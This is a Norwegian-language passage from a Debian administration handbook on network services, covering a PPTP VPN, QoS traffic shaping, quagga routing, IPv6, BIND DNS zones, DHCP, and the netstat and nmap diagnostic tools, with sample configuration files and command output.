## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

Det siste trinnet innebærer registrering av vpn-brukeren (og tilhørende passord) i /etc/ppp/chap-secrets-filen. I motsetning til andre tilfeller hvor en asterisk (\*) ville fungere, må tjenernavnet fylles inn eksplisitt her. Videre identifiserer Windows PPTP-klienter seg med *DOME-NE\BRUKER*-formen, i stedet for bare å gi et brukernavn. Dette forklarer hvorfor filen også nevner FALCOT\vpn-brukeren. Det er også mulig å spesifisere individuelle IP-adresser for brukere; en stjerne i dette feltet angir at dynamisk adressering skal brukes.

**Eksempel 10.8** Filen /etc/ppp/chap-secrets

```
# Hemmeligheter for autentisering vha. CHAP
# klient      tjener    hemmelighet     IP-adresser
vpn          pptp      f@Lc3au      *
FALCOT\\vpn   pptp      f@Lc3au      *
```

SIKKERHET  
**PPTP-sårbarheter**

Microsofts første PPTP-implementering fikk sterk kritikk fordi den hadde mange sikkerhetsproblemer; siden er de fleste fikset i og med nyere versjoner. Oppsettet som er dokumentert i denne seksjonen bruker den nyeste versjonen av protokollen. Vær klar over at å fjerne noen av alternativene (for eksempel `require-mppe-128` og `require-mschap-v2`) vil gjøre tjenesten sårbar igjen.

## 10.3. Tjenestekvalitet

### 10.3.1. Prinsipp og mekanisme

*Quality of Service* (eller i kortform *QoS*) refererer til et sett av teknikker som garanterer eller forbedrer kvaliteten på tjenesten som leveres til programmer. Den mest populære teknikken innebærer å klassifisere nettverkstrafikk i kategorier, og differensiere håndtering av trafikken etter hvilken kategori den tilhører. Den viktigste anvendelsen av dette differensierte tjenestekvaliteten er *traffic shaping*, som begrenser dataoverføringshastigheten for forbindelser knyttet til enkelte tjenester og/eller verter for ikke å mette den tilgjengelige båndbredden og sulte/bremse viktige andre tjenester. «Traffic shaping» er spesielt godt egnet for TCP-trafikk, siden denne protokollen automatisk tilpasser seg til tilgjengelig båndbredde.

Det er også mulig å endre trafikkprioriteringene, slik at de tillater prioritering av pakker knyttet til interaktive tjenester (som for eksempel `ssh` og `telnet`), eller av tjenester som kun omfatter små blokker av data.

Debian-kjerner inkluderer funksjonene som kreves for QoS og sammen med de modulene som hører til. Disse modulene er mange, og hver av dem gir en annen tjeneste, særlig i form av spesielle planleggere for køer av IP-pakker; det brede utvalget av oppgaver for de tilgjengelige planleggere spenner over hele spekteret av mulige krav.

KULTUR  
**LARTC – Linux Advanced Routing & Traffic Control**

*Linux Advanced Routing & Traffic Control*-oppskriften er referansedokumentet som dekker alt det er å vite om nett-tjenestekvalitet.

► <http://www.lartc.org/howto/>

### 10.3.2. Oppsett og implementering

QoS-parametrene settes med `tc`-kommandoen (gitt av `iproute`-pakken). Siden grensesnittet er ganske komplisert, anbefales det å bruke et høyere-nivå verktøy.

#### *Redusere ventetider : wondershaper*

Hovedformålet til `wondershaper` (i pakken med tilsvarende navn) er å minimalisere ventetider uavhengig av nettverksbelastning. Dette oppnås ved å begrense den totale trafikken til en verdi som faller like under lenkens metningsverdi.

Når et nettverkskort er satt opp, settes denne trafikkbegrensning opp ved å kjøre wondershaper grensesnitt `download_rate upload_rate`. Grensesnittet kan for eksempel være eth0 eller ppp0, og begge hastighetene er uttrykt i kilobit per sekund. Kommandoen wondershaper remove grensesnitt deaktiverer trafikk-kontroll for det angitte grensesnittet.

For en Ethernet-forbindelse er dette skriptet best tilgjengelig rett etter at grensesnittet er satt opp. Dette gjøres ved å legge til up og down-direktiver til /etc/network/interfaces-filen som tillater at de meldte kommandoer kan kjøres, respektivt, etter at grensesnittet er satt opp, og før det tas ned. For eksempel:

**Eksempel 10.9 Forandring i /etc/network/interfaces-filen**

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

I PPPs tilfelle, å lage skript som påkaller wondershaper i /etc/ppp/ip-up.d/ vil slå på tra- fikkontroll så snart forbindelsen er aktivert.

FOR VIDEREKOMMENDE  
**Optimalt oppsett**

Filen /usr/share/doc/wondershaper/README.Debian.gz beskriver i detalj pakkeutviklerens anbefalte oppsettsmetode. Spesielt rådes det til å måle nedlastings- og opplastingshastigheter for best å kunne bedømme reelle grenser.

### Standardoppsett

For å sperre et bestemt QoS-oppsett bruker Linux-kjernen pfifo\_fast-tidsplanlegger, som i seg selv gir noen interessante funksjoner. Prioritering av hver behandlede IP-pakke er basert på ToS-feltet (*Type of Service*) i denne pakken; å endre dette feltet er nok til å dra nytte av tidsplan- leggingsfunksjonene. Det er fem mulige verdier:

- Normal-tjeneste (0);
- Minimer-kostnad (2);
- Maksimer-pålitelighet (4);
- Maksimer-gjennomstrømming (8);
- Minimer-forsinkelse (16).

ToS-feltet kan settes med programmer som genererer IP-pakker, eller modereres underveis med netfilter. Følgende regler er tilstrekkelige til å øke reaksjonsevne for en tjeners SSH-tjeneste:

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -j TOS --set-tos Minimize-Delay
iptables -t mangle -A PREROUTING -p tcp --dport ssh -j TOS --set-tos Minimize-Delay
```

## 10.4. Dynamisk ruting

Referanseverktøyet for dynamisk ruting er for tiden **quagga**, fra pakken med tilsvarende navn; det pleide å være **zebra** til utviklingen av sistnevnte stoppet. Men **quagga** beholdt navnene på programmene av kompatibilitetsrunner, som forklarer **zebra**-kommandoene nedenfor.

### DET GRUNNLEGGENDE

#### Dynamisk ruting

Dynamisk ruting tillater rutere å justere, i sanntid, de banene som brukes til overføring av IP-pakker. Hver protokoll involverer sin egen metode til å definere ruter (korteste veien, bruke ruter varslet av andre brukere/tjenere, og så videre).

I Linux-kjernen knytter en rute en nettverksenhett til et sett av maskiner som kan nås via denne enheten. Kommandoen **route** definerer nye ruter, og viser de eksisterende.

Quagga er et sett av bakgrunnsprosesser som samarbeider om å definere rutetabeller som skal brukes av Linux-kjernen; hver rutingprotokoll (særlig BGP, OSPF og RIP) leverer sin egen bakgrunnsprosess. **zebra**-bakgrunnsprosessen samler inn informasjon fra andre bakgrunnsprosesser, og håndterer statiske rutingtabeller tilsvarende. De andre bakgrunnsprosessene er kjent som **bgpd**, **ospfd**, **ospf6d**, **ripd**, **ripngd**, **isisd**, og **babeld**.

Bakgrunnsprosesser aktiveres ved å redigere **/etc/quagga/daemons**-filen, og skape den riktige oppsettsfilen i **/etc/quagga/**; denne oppsettsfilen må være oppkalt etter bakgrunnsprosessen, med en **.conf**-forlengelse, og høre til **quagga**-brukeren og **quaggavty**-gruppen, for å få **/etc/init.d/quagga**-skriptet til å kalle på bakgrunnsprosessen.

Oppsettet til hver av disse bakgrunnsprosessene krever kunnskap om den rutingsprotokollen det gjelder. Disse protokollene kan ikke beskrives i detalj her, men **quagga-doc** gir en god forklaring i form av en **info**-fil. Det samme innholdet kan lettere søkes opp som HTML på Quaggas nettside:

► <http://www.nongnu.org/quagga/docs/docs-info.html>

I tillegg er syntaksen svært nær et standard ruter-oppsettsgrensesnitt, og nettverksadministratører vil raskt tilpasse seg til **quagga**.

### I PRAKSIS

#### OSPF, BGP eller RIP?

OSPF er normalt den beste protokollen for dynamisk ruting i private nettverk, men BGP er mer vanlig for Internett-ruting. RIP er ganske gammelt, og nesten ikke i bruk lenger.

## 10.5. IPv6

IPv6, etterfølgeren til IPv4, er en ny versjon av IP-protokollen laget for å fikse tidligere feil, og særlig mangelen på tilgjengelige IP-adresser. Denne protokollen håndterer nettverkslaget; og protokollens formål er å gi en adresseringsmåte til maskiner, for å formidle data til det tiltenkte målet, og for å håndtere datafragmentering hvis nødvendig (med andre ord, å dele pakker i biter

med en størrelse som avhenger av de nettverkskoblingene som skal brukes til stien, og sette sammen bitene i riktig rekkefølge ved ankomst).

Debian kjerner inkluderer IPv6-håndtering i kjernen (med unntak av noen arkitekturer som har den samlet som en modul som heter `ipv6`). Basisverktøy som `ping` og `traceroute` har sine IPv6-ekvivalenter i `ping6` og `traceroute6`, respektivt tilgjengelig i `iputils-ping-` og `iputils-tracepath-`pakkene.

IPv6-nettverket er satt opp på samme måte som IPv4, i `/etc/network/interfaces`. Men vil du at nettverket skal være globalt tilgjengelig, må du sørge for at du har en IPv6-kompatibel ruter som videresender trafikk til det globale IPv6-nettverket.

#### **Eksempel 10.10 Eksempel på IPv6-oppsett**

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1
    netmask 64
    # Slå av auto-oppsett
    # autoconf 0
    # Ruten er satt opp automatisk og har ingen fast adresse
    # (accept_ra 1). Hvis den hadde det:
    # gateway 2001:db8:1234:5::1
```

IPv6 subnett har vanligvis en nettmaske på 64 bit. Dette betyr at  $2^{64}$  distinkte adresser eksisterer innenfor subnettet. Dette tillater Stateless Address Autoconfigurasjon (SLAAC) å velge en adresse basert på nettverksgrensesnittets MAC-adresse. Som standard, dersom SLAAC er aktivert i nettverket, og IPv6 på din datamaskin, vil kjernen automatisk finne IPv6 rutere og sette opp nettverksgrensesnittet.

Dette kan ha personvernimplikasjoner. Hvis du bytter nett ofte, f.eks med en bærbar PC, ønsker du kanskje ikke at din MAC-adresse er en del av din offentlige IPv6-adresse. Dette gjør det lett å identifisere den samme enheten på tvers av nettverk. En løsning på dette er IPv6-personvernutvidelser (som Debian gjør som standard hvis IPv6-tilkobling oppdages ved den første installasjonen), som vil tildele en ekstra tilfeldig generert adresse til grensesnittet, perioDEVIS endre dem, og foretrekke dem til utgående tilkoblinger. Innkommende tilkoblinger kan fortsatt bruke adressen som genereres av SLAAC. Følgende eksempel til bruk i `/etc/network/interfaces`, aktiverer disse personvernutvidelser.

#### **Eksempel 10.11 IPv6-personvernutvidelser**

```
iface eth0 inet6 auto
    # Foretrekk de tilfeldig tildelte adressene for utgående forbindelser.
    privext 2
```

**TIPS**

**Programmer bygd med IPv6**

Mange deler av programvaren må tilpasses for å håndtere IPv6. De fleste av pakkene i Debian er tilpasset allerede, men ikke alle. Hvis din favorittpakke ikke fungerer med IPv6 ennå, kan du be om hjelp på [debian-ipv6](http://lists.debian.org/debian-ipv6/) postliste. Kanskje vet de om en IPv6-klar erstatning, og kan sende inn en feilmelding og få spørsmålet ordentlig sporet.

► <http://lists.debian.org/debian-ipv6/>

IPv6-tilkoblinger kan være begrenset, på samme måte som for IPv4: Standard Debian-kjernen inkluderer en tilpasning av *netfilter* for IPv6. Det IPv6-aktiverte *netfilter* er satt opp på en lignende måte som dens IPv4-motstykke, bortsett fra at programmet som skal brukes er *ip6tables* i stedet for *iptables*.

### 10.5.1. Tunnellering

**VÆR VARSOM**

**IPv6-tunneling og  
brannmurer**

IPv6-tunneling over IPv4 (i motsetning til den innebygde IPv6) krever brannmuren til å godta trafikk som bruker IPv4-protokoll nummer 41.

Hvis en lokal IPv6-tilkobling ikke er tilgjengelig, er den alternative metoden å bruke en tunnel over IPv4. Gogo6 er en (gratis) leverandør av slike tunneler:

► <http://www.gogo6.com/freenet6/tunnelbroker>

For å bruke en Freenet6-tunnel må du registrere deg med en Freenet6 Pro-konto på nettsiden, deretter installere *gogoc*-pakken og sette opp tunnelen. Dette krever å redigere */etc/gogoc/gogoc.conf*-filen: Mottatte userid og password-linjer per e-post skal legges til, og server skal erstattes med *authenticated.freenet6.net*.

IPv6-tilkobling er foreslått til alle maskiner i et lokalt nettverk ved å legge de tre følgende direktiver til */etc/gogoc/gogoc.conf*-filen (forutsatt at det lokale nettverket er koblet til nettverkskortet *eth0*):

```
host_type=router
prefixlen=56
if_prefix=eth0
```

Maskinen blir da inngangsruteren for et subnett med et 56-bit prefiks. Når tunnelen er klar over denne endringen, må det lokale nettverket bli fortalt om det; Det innebærer å installere *radvd*-bakgrunnsprosessen (fra pakken med det tilsvarende navnet). Denne IPv6-oppsetsbakgrunnsprosessen har en tilsvarende rolle som *dhcpd* i IPv4-verdenen.

*/etc/radvd.conf*-oppsettsfilen må så lages (se */usr/share/doc/radvd/examples/simple-radvd.conf* som et startpunkt). I vårt tilfelle er det bare nødvendig å endre prefikset, som må erstattes med det som leveres av Freenet6; det finnes i utdata fra *ifconfig*-kommandoen, i blokken som gjelder tun-brukergrensesnittet.

Kjør så *service gogoc restart* og *service radvd start*, og IPv6-nettverket skulle virke.

## 10.6. Domenenavnetjenere (DNS)

### 10.6.1. Prinsipp og mekanisme

*Domain Name Service (DNS)* er en fundamental del av Internettet: den kartlegger vartsnavn til IP-adresser (og vice versa), som tillater bruk av `www.debian.org` i stedet for `5.153.231.4` eller `2001:41c8:1000:21::21:4`.

DNS-oppføringer er organisert i soner; hver sone svarer enten til et domene (eller et underdomene), eller et IP-adresseområde (siden IP-adresser generelt tildeles fortøpende i rekkefølge). En primærtjener er autoritativ når det gjelder innholdet i en sone; sekundære tjenere, som vanligvis ligger på separate maskiner, gir jevnlig oppdaterte kopier av primærsoken.

Hver sone kan inneholde registreringer av ulike slag (*Resource Records*):

- A: IPv4-addresse.
- CNAME: alias (*canonical navn*).
- MX: *mail exchange*, en e-posttjener. Denne informasjonen blir brukt av andre e-posttjenere for å finne hvor e-poster adressert til en gitt adresse skal sendes. Hver MX-posten har en prioritet. Tjeneren med høyeste prioritet (med lavest nummer) blir prøvd først (se sidefelt «[SMTP](#)» side 256); andre tjenere blir kontaktet etter synkende prioritet hvis den første ikke svarer.
- PTR: Kartlegging av en IP-adresse for et navn. En slik post blir lagret i en «reversert DNS»-sone oppkalt etter IP-adresseområdet. For eksempel er `1.168.192.in-addr.arpa` sonen med den reverserte kartleggingen av alle adresser i `192.168.1.0/24`-rekkefølgen.
- AAAA: IPv6-addresse.
- NS: kartlegger et navn til en navnetjener. Hvert domene må ha minst et NS-opptak. Disse opptakene peker på en DNS-tjener som kan svare på spørsmål om dette domenet; de peker vanligvis på de primære og sekundære tjenere for domenet. Disse opptakene tillater også DNS-delegasjon; for eksempel kan `falcot.com`-sonen inkludere et NS-opptak for `internal.falcot.com`, som betyr at `internal.falcot.com`-sonen håndteres av annen tjener. Selvfølgelig må denne tjeneren melde en `internal.falcot.com`-sone.

Referansenavnetjeneren, Bind, ble utviklet og vedlikeholdt av ISC (*Internet Software Consortium*). I Debian er den tilgjengelig i `bind9`-pakken. Versjon 9 bringer to store endringer i forhold til tidligere versjoner. Først nå kan DNS-tjeneren kjøre under en ikke-privilegert bruker, slik at et sikkerhetsproblem i tjeneren ikke gir rot-tilgang til angriperen (som forekom gjentatte ganger med versjoner 8.x).

Videre støtter Bind DNSSEC-standarden for signering (og dermed autentisering) av DNS-opptak, som tillater blokking av all forfalskning av data under man-in-the-middle angrep.

oppmerksomme på DNSSEC). For å forstå alle inn- og ut-detaljene, bør du sjekke følgende artikkel:

► [http://en.wikipedia.org/wiki/Domain\\_Name\\_System\\_Security\\_Extensions](http://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions)

## 10.6.2. Oppsett

Oppsettsfiler for bind, uavhengig av versjon, har den samme strukturen.

Falcots administratorer opprettet en primær falcot.com-sone for å lagre informasjon relatert til dette domenet, og en 168.in-addr.arpa-sone for reversert kartlegging av IP-addresser i de lokale nettverkene.

### VÆR VARSOM Navn på revers-soner (omvendte soner)

Reverserte soner (omvendte soner) har et bestemt navn. Sonen som omfatter 192.168.0.0/16-nettet trenger å bli navngitt 168.in-addr.arpa: Komponentene til IP-adressen er reversert, og etterfulgt av in-addr.arpa-suffikset.

For IPv6-nettverk er suffikset ip6.arpa og IP-adressen komponenter som er reversert, er hvert tegn i full heksadesimal presentasjon av IP-adressen. Som sådan vil 2001:0bc8:31a0::/48-nettverket bruke en sone med navnet 0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa.

### TIPS Å teste DNS-tjeneren

Kommandoen host (i *bind9-host*-pakken) forespør en DNS-tjener, og kan bli brukt til å teste tjeneroppsettet. For eksempel sjekker host machine.falcot.com localhost den lokale tjenerens svar på machine.falcot.com forespørsel. host ipaddress localhost tester den reverserte løsningen.

Det følgende oppsetsutdraget, hentet fra Falcot-filene, kan tjene som utgangspunkt for å sette opp en DNS-server:

#### Eksempel 10.12 Excerpt of /etc/bind/named.conf.local

```
zone "falcot.com" {
    type master;
    file "/etc/bind/db.falcot.com";
    allow-query { any; };
    allow-transfer {
        195.20.105.149/32 ; // ns0.xname.org
        193.23.158.13/32 ; // ns1.xname.org
    };
};

zone "internal.falcot.com" {
    type master;
    file "/etc/bind/db.internal.falcot.com";
```

```

        allow-query { 192.168.0.0/16; };

};

zone "168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.192.168";
    allow-query { 192.168.0.0/16; };
};

```

**Eksempel 10.13 Utdrag av /etc/bind/db.falcot.com**

```

; falcot.com-sonen
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@      IN      SOA     falcot.com. admin.falcot.com. (
                      20040121      ; Seriellnummer
                      604800      ; Fornyning
                      86400       ; Nytt forsøk
                      2419200     ; Utløp
                      604800 )     ; Negativ mellomglagrings-TTL
;
; @ refererer til sonenavnet ("falcot.com" her)
; eller til $ORIGIN hvis det uttrykket har vært brukt
;
@      IN      NS      ns
@      IN      NS      ns0.xname.org.

internal IN      NS      192.168.0.2

@      IN      A       212.94.201.10
@      IN      MX     5 mail
@      IN      MX     10 mail2

ns    IN      A       212.94.201.10
mail  IN      A       212.94.201.10
mail2 IN      A       212.94.201.11
www   IN      A       212.94.201.11

dns   IN      CNAME   ns

```

VÆR VARSOM  
**Navnesyntaks**

Syntaksen til maskinnavnene følger strikte regler. For eksempel, `maskin` impliserer `maskin.domene`. Hvis domenenavnet ikke skal tilføyes et navn, må navnet skrives som `maskin.` (med et punktum som suffiks). Hvis du vil vise et DNS-navn utenfor det gjeldende domenet, er derfor en syntaks som `maskin.annetdomene.com.` nødvendig (med et avsluttende punktum).

#### Eksempel 10.14 Utdrag fra /etc/bind/db.192.168

```
; Reverssone for 192.168.0.0/16
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     ns.internal.falcot.com. admin.falcot.com. (
                      20040121      ; Seriellnummer
                      604800      ; Fornyning
                      86400       ; Nytt forsøk
                      2419200     ; Utløp
                      604800 )    ; Negativ mellomlagrings-TTL

                      IN      NS      ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0    IN      PTR     arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
2.0    IN      PTR     neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3    IN      PTR     pau.internal.falcot.com.
```

## 10.7. DHCP

DHCP (for *Dynamic Host Configuration Protocol*) er en protokoll der en maskin automatisk kan få sitt nettverksoppsett når den starter. Dette gjør det mulig å centralisere håndteringen av nettverksoppsett, og sikre at alle stasjonære maskiner får lignende innstillinger.

En DHCP-tjener gir mange nettverksrelaterte parametere. Den vanligste av disse er en IP-adresse og nettverket der maskinen hører til, men den kan også gi andre opplysninger, som for eksempel om DNS-tjenere, WINS-tjenere, NTP-tjenere, og så videre.

Internet Software Consortium (også involvert i å utvikle bind) er hovedforfatter av DHCP-tjeneren. Den tilsvarende Debian-pakken er *isc-dhcp-server*.

### 10.7.1. Oppsett

De første elementene som må redigeres i DHCP-tjeneren oppsettsfil (*/etc/dhcp/dhcpd.conf*) er domenenavnet og DNS-tjenerne. Hvis denne tjeneren er alene på det lokale nettverket, må (som definert av den kringkastede utsendelsen) authoritative-direktivet også aktiveres (eller være ukommentert). Man trenger også å lage en subnet-seksjon som beskriver det lokale nettverket og oppsettsopplysningene som skal gis. Følgende eksempel passer et 192.168.0.0/24 lokalt

nettverk med en ruter på 192.168.0.1 som tjener som port. Tilgjengelige IP-adresser er i området fra 192.168.0.128 til 192.168.0.254.

**Eksempel 10.15 Utdrag fra /etc/dhcp/dhcpd.conf**

```
#  
# Sample configuration file for ISC dhcpcd for Debian  
  
#  
  
# The ddns-updates-style parameter controls whether or not the server will  
# attempt to do a DNS update when a lease is confirmed. We default to the  
# behavior of the version 2 packages ('none', since DHCP v2 didn't  
# have support for DDNS.)  
ddns-update-style interim;  
  
# option definitions common to all supported networks...  
option domain-name "internal.falcot.com";  
option domain-name-servers ns.internal.falcot.com;  
  
default-lease-time 600;  
max-lease-time 7200;  
  
# If this DHCP server is the official DHCP server for the local  
# network, the authoritative directive should be uncommented.  
authoritative;  
  
# Use this to send dhcp log messages to a different log file (you also  
# have to hack syslog.conf to complete the redirection).  
log-facility local7;  
  
# My subnet  
subnet 192.168.0.0 netmask 255.255.255.0 {  
    option routers 192.168.0.1;  
    option broadcast-address 192.168.0.255;  
    range 192.168.0.128 192.168.0.254;  
    ddns-domainname "internal.falcot.com";  
}
```

## 10.7.2. DHCP og DNS

En fin egenskap er automatisk registrering av DHCP-klienter i DNS-sonen, slik at hver maskin får et eget navn (heller enn noe upersonlig som maskin-192-168-0-131.internal.falcot.com). Å bruke denne funksjonen krever oppsett av DNS-tjeneren til å kunne godta oppdateringer til internal.falcot.com-DNS-sonen fra DHCP-tjeneren, og sette opp den sistnevnte til å sende oppdateringer for hver registrering.

I tilfellet med **bind** må **allow-update**-direktivet legges til hver av de soner som DHCP-tjeneren skal redigere (den ene for internal.falcot.com-domenet og den reverserte sonen). Dette direktivet lister IP-adressene som har lov til å utføre disse oppdateringene; det skal derfor inneholde de mulige adressene til DHCP-tjeneren (både lokal adresse og offentlige adresse, hvis det er aktuelt).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Pass opp! En sone som kan endres, *vil* bli endret av **bind**, og sistnevnte vil overskrive oppsettstilene med jevne mellomrom. Siden denne automatiserte prosedyre produserer filer som er mindre lesbare enn manuelt skrevne, håndterer Falcot administratorer internal.falcot.com-domenet med en delegert DNS-tjener; dette betyr at sonefilen falcot.com blir stående under deres manuelle kontroll.

DHCP-tjeneroppsettets utdrag ovenfor inneholder allerede direktivene som kreves for oppdatering av DNS-soner; de er **ddns-update-style interim**; og **ddns-domain-name "internal.falcot.com"**-linjer i blokken som beskriver subnettet.

## 10.8. Diagnoseverktøy for nettverk

Når et nettverksprogram ikke kjører som forventet, er det viktig å kunne se under panseret. Selv når alt ser ut til å kjøre greit, kan det å kjøre en nettverksdiagnose bidra til å sikre at alt fungerer som det skal. Det finnes flere diagnoseverktøy for dette formålet; hvert opererer på et ulikt nivå.

### 10.8.1. Lokale diagnoseringer: netstat

La oss først nevne **netstat**-kommandoen (i *net-tools*-pakken); den viser en umiddelbar oppsumming av maskinens nettverksaktivitet. Når det blir kjørt uten argument, lister denne kommandoen opp alle åpne tilkoblinger; denne listen kan være svært detaljert, siden det inneholder mange Unix-domene-socketer (mye brukt av bakgrunnsprosesser) som ikke involverer nettverket i det hele tatt (for eksempel *dbus*-kommunikasjon, X11-trafikk, og kommunikasjon mellom virtuelle filsystemer og skrivebordet).

Vanlige oppkallinger bruker derfor alternativer som endrer hvordan **netstat** virker. De vanligst brukte valgene omfatter:

- **-t**, som filtrerer resultatene til å bare inkludere TCP-forbindelser;
- **-u**, som fungerer på samme måte for UDP-tilkoblinger; disse alternativene er ikke gjensidig ekskluderende, og en av dem er nok til å stoppe visning av Unix sine domenetilkoblinger;
- **-a**, for også å liste sockets (som venter på innkommende forbindelser);
- **-n**, for å vise resultatene numerisk: IP-adresser (ingen DNS-løsning), portnumre (ingen aliaser som definert i */etc/services*) og bruker-ID-er (ingen påloggingsnavn);

- **-p**, for å liste opp de prosessene som er involvert, er dette alternativet bare nyttig når netstat kjøres som rot, siden vanlige brukere bare vil se sine egne prosesser;
- **-c**, for å kontinuerlig oppdatere listen med tilkoblinger.

Andre alternativer, dokumentert på manualsiden **netstat(8)**, gir en enda bedre kontroll over resultatene som vises. I praksis blir de første fem alternativene så ofte brukt sammen at systemer og nettverksadministratorer praktisk talt skaffet netstat -tupan som en refleks. Typiske resultater på en lett lastet maskin, kan se ut som følger:

# netstat -tupan						
Active Internet connections (servers and established)						
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN	397/rpcbind
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	431/sshd
tcp	0	0	0.0.0.0:36568	0.0.0.0:*	LISTEN	407/rpc.statd
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN	762/exim4
tcp	0	272	192.168.1.242:22	192.168.1.129:44452	ESTABLISHED	1172/sshd: roland [
tcp6	0	0	:::111	:::*	LISTEN	397/rpcbind
tcp6	0	0	:::22	:::*	LISTEN	431/sshd
tcp6	0	0	:::125	:::*	LISTEN	762/exim4
tcp6	0	0	:::35210	:::*	LISTEN	407/rpc.statd
udp	0	0	0.0.0.0:39376	0.0.0.0:*		916/dhclient
udp	0	0	0.0.0.0:996	0.0.0.0:*		397/rpcbind
udp	0	0	127.0.0.1:1007	0.0.0.0:*		407/rpc.statd
udp	0	0	0.0.0.0:68	0.0.0.0:*		916/dhclient
udp	0	0	0.0.0.0:48720	0.0.0.0:*		451/avahi-daemon: r
udp	0	0	0.0.0.0:111	0.0.0.0:*		397/rpcbind
udp	0	0	192.168.1.242:123	0.0.0.0:*		539/ntpd
udp	0	0	127.0.0.1:123	0.0.0.0:*		539/ntpd
udp	0	0	0.0.0.0:123	0.0.0.0:*		539/ntpd
udp	0	0	0.0.0.0:5353	0.0.0.0:*		451/avahi-daemon: r
udp	0	0	0.0.0.0:39172	0.0.0.0:*		407/rpc.statd
udp6	0	0	:::996	:::*		397/rpcbind
udp6	0	0	:::34277	:::*		407/rpc.statd
udp6	0	0	:::54852	:::*		916/dhclient
udp6	0	0	:::111	:::*		397/rpcbind
udp6	0	0	:::38007	:::*		451/avahi-daemon: r
udp6	0	0	fe80::5054:ff:fe99::123	:::*		539/ntpd
udp6	0	0	2001:bc8:3a7e:210:a:123	:::*		539/ntpd
udp6	0	0	2001:bc8:3a7e:210:5:123	:::*		539/ntpd
udp6	0	0	:::123	:::*		539/ntpd
udp6	0	0	:::123	:::*		539/ntpd
udp6	0	0	:::5353	:::*		451/avahi-daemon: r

Som forventet, dette lister etablerte tilkoblinger, i dette tilfelle to SSH-forbindelser, og programmer som venter på innkommende forbindelser (listet som LISTEN), særlig Exim4 e-posttjeneren som lytter på port 25.

### 10.8.2. Fjerndiagnostikk: nmap

nmap (i pakken med tilsvarende navn) er, på en måte, ekstern-motstykket som tilsvarer til netstat. Den kan skanne et sett med «kjente» porter for en eller flere eksterne tjenere, og liste portene der det er funnet et program som svarer på innkommende tilkoblinger. Videre kan nmap identifisere noen av disse programmene, noen ganger til og med versjonsnummeret. Motstykket til dette verktøyet er at, siden det kjører eksternt, kan det ikke gi informasjon om prosesser eller brukere. Det kan imidlertid operere med flere mål samtidig.

En typisk nmap-påkalling bruker bare -A-valget (slik at nmap forsøker å identifisere versjoner av tjenerprogramvaren den finner) etterfulgt av én eller flere IP-adresser eller DNS-navn på maskiner som skal skannes. Igjen, det finnes mange muligheter til finkontroll av hvordan nmap kjøres. Referer gjerne til dokumentasjonen i `nmap(1)` manualsiden.

```
# nmap mirtuel

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for mirtuel (192.168.1.242)
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000013s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 3 (protocol 2.0)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp    open  smtp     Exim smtpd 4.84
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 52428800, 8BITMIME,
  ➔ PIPELINING, HELP,
| Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100024  1          36568/tcp  status
|_  100024  1          39172/udp status

Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops
Service Info: Host: mirtuel; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http
  ➔ ://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

